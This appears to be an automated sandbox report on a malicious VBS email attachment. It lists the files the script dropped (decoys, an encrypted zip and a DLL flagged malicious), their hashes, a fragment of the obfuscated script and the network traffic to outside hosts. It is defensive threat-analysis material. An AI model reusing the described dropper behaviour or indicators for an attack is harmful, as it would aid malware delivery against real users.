SHA1:	94817F8CD7458C4E9F52F3EB334EB6CB7157B357
SHA-256:	21E5A4AD597C2526115515794567414 3DED7C1EA5D50912F0F4C9B8FC84096F5
SHA-512:	EA837DB4D0C6D90630DEC384F24770C76DFC84B9F366B2484D79DD9F6D49BACCCEDAFACFCF35D4BE2C1016CC23D8212C4C4E74F4C79515D5D252C557499E 94
Malicious:	false
Preview:	qqalRQIFsTUSdMnlpqmG

C:\Users\user\AppData\Local\Temp\gaff.mpv	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped

C:\Users\user\AppData\Local\Temp\gaff.mpv	
Size (bytes):	83
Entropy (8bit):	5.174452196506629
Encrypted:	false
SSDEEP:	3:sEaYWwSrns3EMMnJFvkyfmg7Uvn:3tYzs0MMfkgUvn
MD5:	5D7C7932AFE6CF3F02DE01333B555831
SHA1:	54486B96C20CFC89A782447D9E1D368CF2DAD3D6
SHA-256:	E40E00D26E430106437ECA80B64037E645ADB2AE05F281A3979340117A13843F
SHA-512:	06B7DB8C806AA19EE0CB3E090B84FC385A9F217DCB7CD69B9736A3FFAB37C566435DDD8ED1964EFFCC8A526616C8F319759FA982F6450C35215B5739723AA7(
Malicious:	false
Preview:	AVbCTPMEGHhsvGpOwHauflHrWLhlrrBYfNBIEWaORisFPbElvilnKEAWtTzCfmPDObMSedtDHuelZwHtBRz

C:\Users\user\AppData\Local\Temp\gullet.cc	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	35
Entropy (8bit):	4.593429088311723
Encrypted:	false
SSDEEP:	3:JLSgKItgOgVm:JaIow
MD5:	968B02C47CF160CABDFD6663BE15CDEB
SHA1:	E2569254F3BFCE5C90C74FABC518BFFDB6A075D5
SHA-256:	AE83F01BEC7BEE5235BDD8F0A0866407E0F80C0C4B83F18BC99DDF6B4F086BC7
SHA-512:	799CF4B33865E234FEFCDCCFA808BF101BCE1C2477C95C11CB87D262B3BF407EB3AF32F04269451500D2FC3DF3E0D4F6D72C4F7C378DFE7E86C399696BCD0(4
Malicious:	false
Preview:	RKuqMiowEaWGKnpgmHqdAJamjNmHYlCXpYR

C:\Users\user\AppData\Local\Temp\gully.xml	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	53
Entropy (8bit):	4.930473992176587
Encrypted:	false
SSDEEP:	3:uEDfZ8/V+Q42CnkC:G/V+VkC
MD5:	B881B4C44E77C7F0B1FF8B4B6D8FD30F
SHA1:	BF08CCE311EC85C3619BD218A996C7BD149D08F2
SHA-256:	0C348972523CC4B8A768611A1D604D3916CBF6366B6B94F023313AA9EE5D5D1A
SHA-512:	ACB0743203B811E22D510851DA28962E0F60530BC1340F8BE97C0E7EE4208318FB430B6A3BA5E17B5DE76F5442384A8EE479D2ACF37E81E98C5F545F7712B8CA
Malicious:	false
Preview:	iINuYTOSnQGBmywgRFfqZYtJAnRfEgplkdRuatSgIAxQLTaBmOcFQ

C:\Users\user\AppData\Local\Temp\hollandaise.m4p	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	13
Entropy (8bit):	3.7004397181410926
Encrypted:	false
SSDEEP:	3:vHCy+:vCy+
MD5:	A0CDE6777E605BD3BBBFD5F615F22C89
SHA1:	CA4F65D39808FDACA78C3C2717AFAEB66DCCCDC4
SHA-256:	BA9DAAA74E9DBB5AF2889B14794CE05AC83068996D1C6848E9B17D5D048F42BD
SHA-512:	CA195A64E9DF152907701EB2C68EABCCC1B05CE650495B0523DAD47B050AD28305EB52F08E7BCCD7AAA58BD9C57BDB77F60D17658E4B3FC74973F6D237F12(9C
Malicious:	false
Preview:	ZhpGJcgdaNSvn

C:\Users\user\AppData\Local\Temp\krypton.zip	
Process:	C:\Windows\System32\wscript.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped

C:\Users\user\AppData\Local\Temp\krypton.zip	
Size (bytes):	234893
Entropy (8bit):	**7.995885221991207**
Encrypted:	**true**
SSDEEP:	6144:UMSs+DMhs6QZOsjLx5eCfNCjuiYMIkiMQUuHfDqwt:U9f6QNjLxpNMIuhwt
MD5:	0600604C2DC50F282B211B18CE7E9278
SHA1:	F14A234D4D37970809F0461967B6ADE6366E6F6F
SHA-256:	EFCF60971CAB4A6C2CE1C907C7F3E873634355E594BF9B594BDEF5084DA9019A
SHA-512:	2EBEEA886405DC6EDBCF70889A5C622F457C7BF0B46AD845165DE479CAC3889C6932805F7F5B8E59AD7794395919B29A23D795AB03470EA89E86374B2C29CBC
Malicious:	**true**
Preview:	PK.....Q..?f.....\.....metamorphose.xz.y\S..8zB@P.A.....5."..H.V.....;*.....[.1..n...CR7.l....TQQ.....Q.Z..9..{{.}..{..9.....wf..|..."..a.1.G..V.Q.....g,....WA..0.*q.:..5.2..: ,_...F.l.CFf...4.....k.V....a.`.c1...Yz...{#.]E.....u.5..Z..]....,V....]G.s.....].^....52..4.lS.$.}.}.h.P...|...P..3#.../.....A. .;.. j.Pu..C..W.og...W.....:5.bM.a2..`..1.m.1../s.ld....x6..s{W.,..~.c L!..j..6....5#a.h).-j7...\.....J5.j.....0..v5...2..{4V0f4q.....5cE.....o.....D7....8i..o.....y._..y.z...[c...FX..X.C..+..u...}.-.K.+..J).....e.j.T.3OoM.a..qU...8l.%a1..&.X.:.....[WO.../....u...m.....8v.....}ep%h.)l!.....h.}..y.....yIJv. O..Y6...*p?H....(...(DM.u.hL...5.X..p.....F=.5.....1.b&Z...{....m*..f}.D..''\..(..D.l..!S1"".../h0..l...t.L..slt.M..I.JL/h....e. RP".;SXe.....BXey..x.E...f.....g...z6@...9P*..bO.. ....._=.....C.9..T..-.#.a.E#$.,v$x1K.0..,....A.+?.....1.....WA.....<.9p.z'....x.....5..0.$....N..

C:\Users\user\AppData\Local\Temp\marquess.cpp	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	44
Entropy (8bit):	4.868522527728205
Encrypted:	false
SSDEEP:	3:wofHZMz6/XNKiNn:wo/Z26vNbNn
MD5:	1BD66A2C94554E6DF2713F37BEE9AC60
SHA1:	C2586226F7D41A03F1126E6B5F6811D3D1EC2A8E
SHA-256:	2D645C9A8DFAAC52EB2B5208150058F2988DBBA55675D7572A7733C709EC2DE9
SHA-512:	3F5A3D5527DCC4C857990CECA993085D40F7A0FEAB269FD3A77D42E987342DBD66BE0C71D27DDF81555802679D57C8D2B40634441495C133ADD46B0A8DED42
Malicious:	false
Preview:	dGLMzJfMwdfDBnGQsxihiyEpLqMSNvWMPboOqcVellQh

C:\Users\user\AppData\Local\Temp\mend.less	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	11
Entropy (8bit):	3.0957952550009344
Encrypted:	false
SSDEEP:	3:X9pADgn:tpmg
MD5:	B3889A0709839C3FC875B8DE748FF468
SHA1:	E2441900550A9BC4FFF81FC3F1DE5387286A9F67
SHA-256:	09950CDB84892ECAD1AF72709339A1971D00DF689419643A23366C906997E856
SHA-512:	8CAA5A6A39D52E65A2AE5BDAA890182AD3BD3154906483B2558E5D0367ECE0ED020ABC94DEE30A7FD2CFCB464FCF330F8CF5BDAF097175095C5493F682B2D D6
Malicious:	false
Preview:	isXLcrcodMX

C:\Users\user\AppData\Local\Temp\menopause.patch	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	83
Entropy (8bit):	5.106866166694139
Encrypted:	false
SSDEEP:	3:Yoezp/PzHRxoD6bMzVwVEDjRddvAn:Yoezp/PzxxU6fEe
MD5:	A02FE17A675F386735D88CCBFA305911
SHA1:	B2CEC661C40F10AFD178B6EAEABB4DCAF47ACFAF
SHA-256:	CBDC1B9718996A9A02231FB3BEF48E46581E13C01019B79CF4D7FC663B070FC0
SHA-512:	2690F2256396F82EAAB8153D9EF09466F5667FA1F3E365E968344F7E5B0E0CDD7FB5EC67EA87552C1B43E3D91276B6C021301C70B0ACEF9DFEEA83BC5DB501A 7
Malicious:	false
Preview:	LngQcRJMqLNVyaFZjQcVDxguMGjMrbETMsqrBwxiCLPveespUKcTxaweDaawugwrMuxJShrxiPmAnnBQmoJ

C:\Users\user\AppData\Local\Temp\metamorphose.xz	
Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	351232
Entropy (8bit):	6.737385098522604
Encrypted:	false
SSDEEP:	6144:tgx+Fh1vq19DeXOKKGEH6xmID/u2rA5QcGqWtyXaNc:Wx+F6FehKXH6xmIDs5QcDW0Xn
MD5:	03A4ADF216161ACEABAF8B9CBDE58308
SHA1:	5B37A2BDC58279F1F1E31038FFF1F859EEC76CF6
SHA-256:	E0E9821E1C172EE90B6EA27D96A0E9053269FB48BCBE7EC4FB42E048DA9F4E8A
SHA-512:	3EC128C3C3208AEAF480DE750C55F11E0D188AE1BBC32DB4B6DBB11353DA7FE08EFD873E335DA4085129FE5DBD8882F8400B1F3D57ED37419015A6A70FE0A8CE
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....$...Ea..Ea..Ea.....Ea.....Ea.....Ea.....Ea..E`.Ea.....Ea.....Ea... ...Ea.....Ea.Rich.Ea.....PE..L...{n.T.....!.....:.....P..... .....@.....<.....X.....#..0R..8.....@..... .....P.....text....9.....:..... ..`.rdata..^....P.....>.....@..@.data.....0.....@....rsrc...X.....2.....@..@.reloc...#.....$...8..... ....@..B.....

C:\Users\user\AppData\Local\Temp\paragraph.ra	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	96
Entropy (8bit):	5.29040071973329
Encrypted:	false
SSDEEP:	3:5RXIPwRO9ewKyXhq7WAC1NorodZHUsppkWd:PXI8OnX87hCvhd1M8
MD5:	00CF22ACDB90137DC77A37C35C5E6D90
SHA1:	85BF279BEDB1856D44764F829A1048F537452D38
SHA-256:	E967867B2071419FE5494DF9C0459B35C36A5A3D36B03959727EBF4CA6BB4B83
SHA-512:	0A85E5BE2649156F0DEE8CF61DA2623BED6EB51F96EFC437F4525F7503FFF01A84E0763F7DB143527A2DC5A52E45DCE2464BFACF94B1AA48F013E8C7DA87EE80
Malicious:	false
Preview:	SuxNGynlHHrZeOPEDCtkLvMveRhVOTRBroXbtkyYWuYANLCBvAYOqGstCrTePvBPGaQQCtoVkoUFqxEKSXcUWqIJTCdkAskW

C:\Users\user\AppData\Local\Temp\reminisce.swift	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	95
Entropy (8bit):	5.155352487857842
Encrypted:	false
SSDEEP:	3:cRB3UxmAgjhQqMmHBpj2bXQW9:SiHmhjqc6
MD5:	EC046E39F86249AA569D9CD3BAA8B2DB
SHA1:	68A2A9020E51533E8B0734F85B2D47C282FC0BD2
SHA-256:	A765D00FE36F83F6F032CD9A1CD44F553B401BA01FF3D1F63432F4F71700EAC1
SHA-512:	C05B40BAC8A19C053F5CF133959CFDBE37405F53F9CB6E21E29DA69CCDA3EBD008CD3323D8E18082E3F2A4ED243633F64312B07F427035A2508597C828D3272
Malicious:	false
Preview:	IPNHMlSnQlUdvwJUAFSdihVRqTefNqJUPeGFGRaaunPwCDAEJJqVoMUVJYaXkUNIgoyLFYrNANLVXvZarhVxKzLPIhuwUoX

C:\Users\user\AppData\Local\Temp\screwbean.go	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	71
Entropy (8bit):	5.1069428939088
Encrypted:	false
SSDEEP:	3:FPDZohANFgwBBHKijkWfrNS:FPDZoWn13VDNS
MD5:	2F220E3C302AE17F796BB25D57AA2986
SHA1:	9EAE07F1C3B326F6F1D25440A4C3874CFFFDDC76
SHA-256:	7AC3FE8334685E9529BD7B51F9B916AD8770A9173FB23ACEF6B396EF3BECA57F
SHA-512:	65A48FCCC804DF4AD03DE5942C30CCD68CE81B46384A9B3E7E81610CB42C0F623FAD39E5F431162457BC0C290FFBF6C3142DBABD3B49F30E0B2D78D80C5F3CD
Malicious:	false

C:\Users\user\AppData\Local\Temp\screwbean.go	
Preview:	tZwsPjfIXMudSUDeoHzeXtLsQiUddqiHuzyXugQrhDThKDmENRAUVcUvvNuxpeTuyFhfFFu

C:\Users\user\AppData\Local\Temp\throat.el	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	28
Entropy (8bit):	4.280394654123194
Encrypted:	false
SSDEEP:	3:Y0EsndmQv:BEokc
MD5:	D4645DA707A8FA4F35C39605A2E236D0
SHA1:	D0BD767C97092E4C6ECB1626CDECC69388046F9A
SHA-256:	B0625B771FDB54752C7DE593B24ABDF781A1CE09C8D1E372191E02EDBD73FF2A
SHA-512:	42BDA1CA0F8D2A3944718A87EEB3D1FAE15C406198DEE93D25DCE6C7B746D59C82BE7D835B8986E1C53E0F74ECA72ED208CCDB17B35207B90C1767934C30C20
Malicious:	false
Preview:	CjpRDZKDZrDVHFtkIOyxCpKVUqoQ

C:\Users\user\AppData\Local\Temp\trickster.tlz	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	66
Entropy (8bit):	5.10099014198739
Encrypted:	false
SSDEEP:	3:TVLx1fje08oBHzecQK9ozwd8:Zd1re08OHzfoz9
MD5:	E21A10AE9035C8092308DDC4271FDB1B
SHA1:	E559A10DF8B4BCE057F468A910D09E5E78089C4D
SHA-256:	225FB2C497CA5872DB5D9C4039AD1FD156A5A6986EA1D50867A9B2EBACA9836B
SHA-512:	C8BD146667CC106F3377EA0A26DB7DD7AF8D368B5373244985100BB57563ECC9E045507D111C8BC0F7F81AE62291C8819AF089180F4E33BE33242A85782E1D94
Malicious:	false
Preview:	cJGJVoWsChcrIpHiQrDBPNnwPQPqmlYGhBkiyUAlvMllVputPyuCXXMjnzbMywDaIc

C:\Users\user\AppData\Local\Temp\warden.xpi	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	97
Entropy (8bit):	5.284212749993503
Encrypted:	false
SSDEEP:	3:v2Cf3p2dD8zxtMKi7rshaRdwq2Oy37jwf:v2Cf28dtMKAH2OS7jQ
MD5:	570EFE4A9426249002A4FE9E3ED4FF3B
SHA1:	BA399A4F1C8BF977F9F4440171231A517158486C
SHA-256:	8AFC1A447FCD23939090B77CE12FFBF62FBFD80D33B8EB634BF02A1B323E6799
SHA-512:	B3BE89D9952025DB92913D219092E8ABDBC0B91345701A31FAFF7100B96A139558F28576BE1B3CC33726AFC55297CBEE28250219D449C4A22605A8458369031F
Malicious:	false
Preview:	KerktlHvILfcqtXIoLSxfedBgLCuSRvZTHidYQtweJtUYNsFelaBFeaVStlGQRWFIozJwASSbKWbjkGJXNIrUcWqiyfUifoRO

C:\Users\user\AppData\Local\Temp\~DF0C08EFA087ABAB68.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40177
Entropy (8bit):	0.6759725964520842
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+NTRwzaF2LYNWMPpF2LYNWMPxsF2LYNWMPT:kBqoxKAuqR+NTRwzacLARcLAOcLAr
MD5:	2EEF667008F8643FA9D944580EF85385
SHA1:	456D5F484D3E8E10369198ADA1C49B0E76806A9C
SHA-256:	4795015D499141A162D92047FB7EED7BED488FC07BCC3DC52155533952E8405E
SHA-512:	AE4205FD5FA6640AEEA5D4435776108D4AC5890C634C599D9E1B197D17B5F7EA089776526165E3176B7DBB8F3F69A825D9CBB878DFA97919F61C2EFB066B320
Malicious:	false

C:\Users\user\AppData\Local\Temp\~DF0C08EFA087ABAB68.TMP	
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFCDB445B3E37A497E.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.4119836537037505
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loxF9loT9lWavVRs:kBqoIUKa9W
MD5:	940BEE97BE92319726816DBFEBB489A2
SHA1:	47A7271B0815A0ECE5EC8626B6D18965348B89A2
SHA-256:	AF9765DC949FC72D564225F37C6EF81556271D843AAF31233926541B6A37B58E
SHA-512:	D8FEB85F924E4AC34B643192F9472DFBBF6831B4DB06B37DE743830945AFBD3C41A4C9C0568A3153D2728DF9B6FA567591829DC83DC4D1E47D3BDADA786506 2
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF line t erminators
Entropy (8bit):	5.43587389418868
TrID:	
File name:	attach_12.12.2020-4570.vbs
File size:	1313783
MD5:	f32557ed329503fac0bf315e4dd49a19
SHA1:	852ed7bbaf2194b79f4acbc971f9f65fb52ef5fb
SHA256:	40b30d76c89557b0a3c59dab61726f0514202cd6760a26 e7d2722bcee462bfbf
SHA512:	b0a30f80a1ab8525ee9b21f05b4bf5eefdfcad0cf7e1e1cf9 4f8af2f617969ffde910371c2999c6eeaacd759e67f54aa4 19475e80f79daff9039a65f6c72730c
SSDEEP:	24576:BGXPTtHdoiX1DMdEgZbkNiGKbp0jFbudHkKCh RlwEtttMUv/DbZenwOOGFPmDaNT:BCPZHdoMJmZbk UGKbp0xwLChRlwE7tMn
File Content Preview:	REM much Nina behold Micky extractor Gloucester regr ess fad circuitry chorale, standpoint Schmitt anxious plo ver spicebush Laramie Knudsen rally, dice soprano, sho al pine Eliot rhythm ..const Mc = 24..const LEq = 137..C XRhzQLQ = Array(WWQN,ETpXA,8,9,QttCZ

File Icon


Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/14/20-22:56:23.828793	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	192.168.2.1

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 14, 2020 22:45:29.228111982 CET	49724	443	192.168.2.3	88.99.66.31
Dec 14, 2020 22:45:29.250747919 CET	443	49724	88.99.66.31	192.168.2.3
Dec 14, 2020 22:45:29.250869036 CET	49724	443	192.168.2.3	88.99.66.31
Dec 14, 2020 22:45:29.284463882 CET	49724	443	192.168.2.3	88.99.66.31
Dec 14, 2020 22:45:29.307135105 CET	443	49724	88.99.66.31	192.168.2.3
Dec 14, 2020 22:45:29.310178041 CET	443	49724	88.99.66.31	192.168.2.3
Dec 14, 2020 22:45:29.310282946 CET	443	49724	88.99.66.31	192.168.2.3
Dec 14, 2020 22:45:29.310342073 CET	443	49724	88.99.66.31	192.168.2.3
Dec 14, 2020 22:45:29.310399055 CET	49724	443	192.168.2.3	88.99.66.31
Dec 14, 2020 22:45:29.315324068 CET	49724	443	192.168.2.3	88.99.66.31
Dec 14, 2020 22:45:29.338323116 CET	443	49724	88.99.66.31	192.168.2.3
Dec 14, 2020 22:45:29.390499115 CET	49724	443	192.168.2.3	88.99.66.31
Dec 14, 2020 22:45:29.419972897 CET	443	49724	88.99.66.31	192.168.2.3
Dec 14, 2020 22:45:29.602122068 CET	49724	443	192.168.2.3	88.99.66.31
Dec 14, 2020 22:45:43.212935925 CET	49724	443	192.168.2.3	88.99.66.31
Dec 14, 2020 22:46:22.527770996 CET	49743	80	192.168.2.3	47.241.19.44
Dec 14, 2020 22:46:22.527770996 CET	49742	80	192.168.2.3	47.241.19.44
Dec 14, 2020 22:46:22.789496899 CET	80	49743	47.241.19.44	192.168.2.3
Dec 14, 2020 22:46:22.789665937 CET	49743	80	192.168.2.3	47.241.19.44
Dec 14, 2020 22:46:22.790174961 CET	49743	80	192.168.2.3	47.241.19.44
Dec 14, 2020 22:46:22.799937963 CET	80	49742	47.241.19.44	192.168.2.3
Dec 14, 2020 22:46:22.803886890 CET	49742	80	192.168.2.3	47.241.19.44
Dec 14, 2020 22:46:23.092099905 CET	80	49743	47.241.19.44	192.168.2.3
Dec 14, 2020 22:46:23.575872898 CET	80	49743	47.241.19.44	192.168.2.3
Dec 14, 2020 22:46:23.575999975 CET	49743	80	192.168.2.3	47.241.19.44
Dec 14, 2020 22:46:23.585629940 CET	49743	80	192.168.2.3	47.241.19.44
Dec 14, 2020 22:46:23.819835901 CET	49742	80	192.168.2.3	47.241.19.44
Dec 14, 2020 22:46:23.847204924 CET	80	49743	47.241.19.44	192.168.2.3
Dec 14, 2020 22:46:24.132786989 CET	80	49742	47.241.19.44	192.168.2.3
Dec 14, 2020 22:46:24.594835997 CET	80	49742	47.241.19.44	192.168.2.3
Dec 14, 2020 22:46:24.595038891 CET	49742	80	192.168.2.3	47.241.19.44
Dec 14, 2020 22:46:24.596878052 CET	49742	80	192.168.2.3	47.241.19.44
Dec 14, 2020 22:46:24.868900061 CET	80	49742	47.241.19.44	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 14, 2020 22:45:00.057471991 CET	53195	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 14, 2020 22:45:00.081991911 CET	53	53195	8.8.8.8	192.168.2.3
Dec 14, 2020 22:45:00.892400026 CET	50141	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:45:00.917996883 CET	53	50141	8.8.8.8	192.168.2.3
Dec 14, 2020 22:45:01.559125900 CET	53023	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:45:01.596054077 CET	53	53023	8.8.8.8	192.168.2.3
Dec 14, 2020 22:45:02.223151922 CET	49563	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:45:02.247562885 CET	53	49563	8.8.8.8	192.168.2.3
Dec 14, 2020 22:45:03.410507917 CET	51352	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:45:03.437602997 CET	53	51352	8.8.8.8	192.168.2.3
Dec 14, 2020 22:45:04.287313938 CET	59349	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:45:04.311686993 CET	53	59349	8.8.8.8	192.168.2.3
Dec 14, 2020 22:45:05.112714052 CET	57084	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:45:05.148497105 CET	53	57084	8.8.8.8	192.168.2.3
Dec 14, 2020 22:45:05.951864004 CET	58823	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:45:05.976149082 CET	53	58823	8.8.8.8	192.168.2.3
Dec 14, 2020 22:45:06.739898920 CET	57568	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:45:06.769709110 CET	53	57568	8.8.8.8	192.168.2.3
Dec 14, 2020 22:45:29.110588074 CET	50540	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:45:29.147993088 CET	53	50540	8.8.8.8	192.168.2.3
Dec 14, 2020 22:45:33.395625114 CET	54366	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:45:33.447315931 CET	53	54366	8.8.8.8	192.168.2.3
Dec 14, 2020 22:45:35.367523909 CET	53034	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:45:35.394994020 CET	53	53034	8.8.8.8	192.168.2.3
Dec 14, 2020 22:45:48.726818085 CET	57762	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:45:48.760766983 CET	53	57762	8.8.8.8	192.168.2.3
Dec 14, 2020 22:45:50.024610996 CET	55435	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:45:50.057306051 CET	53	55435	8.8.8.8	192.168.2.3
Dec 14, 2020 22:46:01.145344973 CET	50713	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:46:01.186229944 CET	53	50713	8.8.8.8	192.168.2.3
Dec 14, 2020 22:46:10.913170099 CET	56132	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:46:10.940367937 CET	53	56132	8.8.8.8	192.168.2.3
Dec 14, 2020 22:46:14.714857101 CET	58987	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:46:14.748780966 CET	53	58987	8.8.8.8	192.168.2.3
Dec 14, 2020 22:46:20.937916994 CET	56579	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:46:20.976262093 CET	53	56579	8.8.8.8	192.168.2.3
Dec 14, 2020 22:46:22.177944899 CET	60633	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:46:22.512087107 CET	53	60633	8.8.8.8	192.168.2.3
Dec 14, 2020 22:46:45.798115969 CET	61292	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:46:45.822513103 CET	53	61292	8.8.8.8	192.168.2.3
Dec 14, 2020 22:46:47.812920094 CET	63619	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:46:47.848460913 CET	53	63619	8.8.8.8	192.168.2.3
Dec 14, 2020 22:46:50.929694891 CET	64938	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:46:50.954013109 CET	53	64938	8.8.8.8	192.168.2.3
Dec 14, 2020 22:46:51.921751022 CET	64938	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:46:51.946098089 CET	53	64938	8.8.8.8	192.168.2.3
Dec 14, 2020 22:46:52.924304962 CET	64938	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:46:52.948750019 CET	53	64938	8.8.8.8	192.168.2.3
Dec 14, 2020 22:46:54.938003063 CET	64938	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:46:54.970839977 CET	53	64938	8.8.8.8	192.168.2.3
Dec 14, 2020 22:46:58.954097033 CET	64938	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:46:58.978482008 CET	53	64938	8.8.8.8	192.168.2.3
Dec 14, 2020 22:47:50.316868067 CET	61946	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:47:50.343890905 CET	53	61946	8.8.8.8	192.168.2.3
Dec 14, 2020 22:47:50.864514112 CET	64910	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:47:50.900212049 CET	53	64910	8.8.8.8	192.168.2.3
Dec 14, 2020 22:47:51.338773966 CET	52123	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:47:51.365765095 CET	53	52123	8.8.8.8	192.168.2.3
Dec 14, 2020 22:47:51.719654083 CET	56130	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:47:51.752588987 CET	53	56130	8.8.8.8	192.168.2.3
Dec 14, 2020 22:47:52.234029055 CET	56338	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:47:52.269207001 CET	53	56338	8.8.8.8	192.168.2.3
Dec 14, 2020 22:47:52.854581118 CET	59420	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:47:52.890105009 CET	53	59420	8.8.8.8	192.168.2.3
Dec 14, 2020 22:47:53.706643105 CET	58784	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 14, 2020 22:47:53.742039919 CET	53	58784	8.8.8.8	192.168.2.3
Dec 14, 2020 22:47:54.299124956 CET	63978	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:47:54.331712008 CET	53	63978	8.8.8.8	192.168.2.3
Dec 14, 2020 22:47:54.940819025 CET	62938	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:47:54.973473072 CET	53	62938	8.8.8.8	192.168.2.3
Dec 14, 2020 22:47:55.525662899 CET	55708	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:47:55.558239937 CET	53	55708	8.8.8.8	192.168.2.3
Dec 14, 2020 22:49:49.918384075 CET	56803	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:49:49.942650080 CET	53	56803	8.8.8.8	192.168.2.3
Dec 14, 2020 22:49:50.446974993 CET	57145	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:49:50.487296104 CET	53	57145	8.8.8.8	192.168.2.3
Dec 14, 2020 22:49:53.795099020 CET	55359	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:49:53.843724012 CET	53	55359	8.8.8.8	192.168.2.3
Dec 14, 2020 22:49:58.087527037 CET	58306	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:49:58.120465040 CET	53	58306	8.8.8.8	192.168.2.3
Dec 14, 2020 22:49:58.353518963 CET	64124	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:49:58.405786037 CET	53	64124	8.8.8.8	192.168.2.3
Dec 14, 2020 22:52:17.636517048 CET	49361	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:52:17.660936117 CET	53	49361	8.8.8.8	192.168.2.3
Dec 14, 2020 22:52:18.169358969 CET	63150	53	192.168.2.3	8.8.8.8
Dec 14, 2020 22:52:18.193805933 CET	53	63150	8.8.8.8	192.168.2.3
Dec 14, 2020 22:52:50.791085005 CET	53279	53	192.168.2.3	8.8.8.8
